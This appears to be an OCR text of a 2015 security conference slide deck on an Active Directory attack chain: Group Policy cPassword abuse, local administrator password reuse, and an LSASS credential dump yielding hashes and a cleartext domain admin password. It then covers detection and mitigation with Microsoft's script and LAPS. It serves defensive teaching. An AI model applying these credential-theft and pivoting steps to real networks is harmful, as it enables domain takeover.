
- Web
- File
- Database



Win

EXTRACT PASSWORD FROM LSASS.EXE

Recover the clear text password.



```
Authentication Id : 0 ; 1227113 (00000000:0012b969)
Session           : RemoteInteractive from 2
User Name         : njones
Domain            : DC-ESC
Logon Server      : DC01
Logon Time        : 4/27/2015 3:20:55 PM
SID               : S-1-5-21-458962308-2547924602-13112
        msv :
         [00000003] Primary
         * Username : njones
         * Domain   : DC-ESC
         * LM       : b3193c930e31695f76c619c6ebe9176f
         * NTLM     : 4860de752dfaa91a1e8cda59970aabbc
         * SHA1     : 4b2278dde0d28eb55ab20f1de8d150fa4
        tspkg :
         * Username : njones
         * Domain   : DC-ESC
         * Password : BestDAEver!
        wdigest :
         * Username : njones
         * Domain   : DC-ESC
         * Password : BestDAEver!
        kerberos :
         * Username : njones
```

User	ID	Status	Client Name	Session
msmith	1	Active		Console
njones	2	Disconnected		

Processes: 42 | CPU Usage: 1% | Physical Memory: 28%

EXPLOIT RESULTS

WHAT WE GOT


Results

WHAT WE GOT

- Domain Controller Hostname/IP
- Domain Administrator Username and Password

Results

THE IMPACT



anager (DC01)

- ctive Directory Domain Services
  - Active Directory Users and Computers
    - dc-esc.bishopfox.com
      - Builtin
      - Computers
      - Domain Controllers
      - ForeignSecurityPrincipals
      - Managed Service Accounts
      - Users
  - Active Directory Sites and Services
- NS Server
- res
- ostics
- guration
- ge

Users 23 objects

Name	Ty
Administrator	U
Allowed ROD...	Se
Bill Oss	U
Cert Publishers	Se
Denied ROD...	Se
DnsAdmins	Se
DnsUpdatePr...	Se
Domain Admins	Se
Domain Com...	Se
Domain Cont...	Se
Domain Guests	Se
Domain Users	Se
DomainContr...	U
Enterprise A...	Se
Enterprise R...	Se
Group Policy ...	Se
Guest	U
John Doe	U
Mike Smith	U
Nate Jones	U
RAS and IAS ...	Se
Read-only D...	Se
Schema Admins	Se

First name: Bill Initials:

Last name: Oss

Display name: Bill Oss

Description: President and CEO

Office:

Telephone number:


E-mail:

Web page:

EXPLOIT SUMMARY

WHAT DID WE DO AGAIN?


- We took over local administrator account



EXPLOIT SUMMARY

WHAT DID WE DO AGAIN?

- We took over local administrator account.
- We pivoted through the network.



EXPLOIT SUMMARY

WHAT DID WE DO AGAIN?

- We took over local administrator account.
- We pivoted through the network.
- We took over the domain.

WHO IS AFFECTED?

THE RUNDOWN

Who is Affected?

WHO SHOULD BE AWARE

- Organizations following Microsoft guides for network setup
  - Especially those set up prior to May 2014
- Well-intentioned IT groups managing large networks
- Many large-scale Active Directory-based networks

Am I Vulnerable?

SHOULD I BEWARE

- Checking is simple

- Know what these issues are called:
  - MS014-025
  - Local Administrator password reuse

- Microsoft provides a script to check:
  - Get-SettingsWithCPassword.ps1
  - https://support.microsoft.com/en-us/kb/2962486

MITIGATION AND DEFENSE

THE OTHER SIDE

Mitigation

THE OTHER SIDE

- First Steps
  - Stop using Insecure Group Policy features

- Next Steps
  - Start managing local administrator passwords effectively

Mitigation: First Steps

FOR THE OVERWORKED IT PROFESSIONAL


- Stop using insecure Group Policy features.

- Goals:
  - Fixing this issue
  - Minimizing effort

Finding the Problems

FOR THE OVERWORKED IT PROFESSIONAL

```
.\Get-SettingsWithCPassword.ps1 -path “C:\Windows\SYSVOL\domain” | Format-List
```



```
GPOName    : User mapped drive
Preference : G:
Path       : User Configuration -> Preferences -> Windows Settings -> Drive Maps

GPOName    : Local User and Task
Preference : Administrator (built-in)
Path       : User Configuration -> Preferences -> Control Panel Settings -> Local Users

GPOName    : Local User and Task
Preference : cmd
Path       : User Configuration -> Preferences -> Control Panel Settings -> Scheduled Tasks

GPOName    : Computer service
Preference : computer service
Path       : Computer Configuration -> Preferences -> Control Panel Settings -> Services
```

Script Located Here: https://support.microsoft.com/en-us/kb/2962486

Fixing the Problems

FOR THE OVERWORKED IT PROFESSIONAL

- Use the Group Policy Management Console (GPMC).
- Open the preference the contains the Cpassword.
- Change the action to **Delete** or **Disable.**
- Click **OK** to save the changes.
- Wait for the Group Policy to propagate.
- After propagation, delete the preference.
- Repeat until the script returns nothing.

More information here: https://support.microsoft.com/en-us/kb/2962486

Mitigation: Next Steps

SECURE AND PROUD

- Start managing local administrator passwords effectively.
- Goals:
  - Have different local administrator password for each host.
  - Use existing management interfaces (Powershell, GPO).
  - Have low ongoing maintenance.

Running LAPS


SECURE AND PROUD

- Microsoft Local Administrator Password Solution (LAPS)
    - Released in May 2015
    - Randomly generates passwords
    - Works with existing GPO
    - Helps mitigate against pivoting using the local administrator
    - Supported by Microsoft

Defense

THE OTHER OTHER SIDE

- Employee Education
  - General awareness of common issues
- Becoming Proactive
  - Heading off issues early




Defense: Employee Education

HELPING PEOPLE UNDERSTAND

Common issues

- Failing to log off Remote Desktop
- Reusing passwords
- Ignoring warnings designed to protect




This preference requires the CPassword attribute, which is a known security risk. To help protect your environment, some actions may not be available. For further information about CPassword, click Help below.

Defense: Being Proactive

LOOKING AHEAD

- Patching Often
  - Patch Tuesday
- Keeping Up with Advisories
- Implementing Two-factor Authentication
- Creating Security-driven Policies
- Sticking to those Policies


LATEST: 10.17
UPDATE
CHANGES IN VERSION 10.17:
THE CPU NO LONGER OVERHEATS WHEN YOU HOLD DOWN SPACEBAR.
COMMENTS:
LONGTIME USER4 WRITES:
THIS UPDATE BROKE MY WORKFLOW! MY CONTROL KEY IS HARD TO REACH, SO I HOLD SPACEBAR INSTEAD, AND I CONFIGURED EMACS TO INTERPRET A RAPID TEMPERATURE RISE AS "CONTROL".
ADMIN WRITES:
THAT'S HORRIFYING.
LONGTIMEUSER4 WRITES:
LOOK, MY SETUP WORKS FOR ME. JUST ADD AN OPTION TO REENABLE SPACEBAR HEATING.

EVERY CHANGE BREAKS SOMEONE'S WORKFLOW.

WRAP-UP

LIKE A PRESENT

Red Team Takeaways

IF I WERE A VULNERABILITY, WHERE WOULD I BE?

- Found in May 2014 and still a problem

Red Team Takeaways

IF I WERE A VULNERABILITY, WHERE WOULD I BE?

- Found in May 2014 and still a problem
- Check for this immediately.

Red Team Takeaways

IF I WERE A VULNERABILITY, WHERE WOULD I BE?

- Found in May 2014 and still a problem
- Check for this immediately
- The “I Win” button

Blue Team Takeaways

TL;DR

- Keep up with Advisories.

Blue Team Takeaways

TL;DR

- Keep up with Advisories.
- Fix issues quickly.

Blue Team Takeaways

TL;DR

- Keep up with Advisories.
- Fix issues quickly.
- Do not reuse your Local Administrator password.

QUESTIONS?

WE'VE GOT ANSWERS

Contact Us

@BISHOPFOX

FACEBOOK.COM/BISHOPFOXCONSULTING

LINKEDIN.COM/COMPANY/BISHOP-FOX

GOOGLE.COM/+BISHOPFOX

Attributions

CITING SOURCES

Quotes and Data

http://download.microsoft.com/download/D/4/F/D4F4BEAD-22FA-4094-9D60-CC9F2B640CCB/MS_InfoSec-ACE_Services_Active_Directory_Security_Review_Datasheet.pdf

http://www.infosecurity-magazine.com/news/active-directory-flaw-could/

Images

http://foter.com

https://www.flickr.com/photos/13519089@N03/1380483002/

https://www.flickr.com/photos/simonov/3629246570/

https://www.flickr.com/photos/paxson_woelber/5434541912/

https://www.flickr.com/photos/exfordy/3335770018/

https://xkcd.com/1172/

Blog:

http://www.bishopfox.com/blog/2015/09/the-active-directory-kill-chain-is-your-company-at-risk/

Thank You

PhxSAC

Phoenix Security & Audit Conference 2015

ISSA

Information Systems Security Association

Phoenix Chapter

ISACA®

Trust in, and value from, information systems

Phoenix Chapter

IIA®

The Institute of Internal Auditors Phoenix Chapter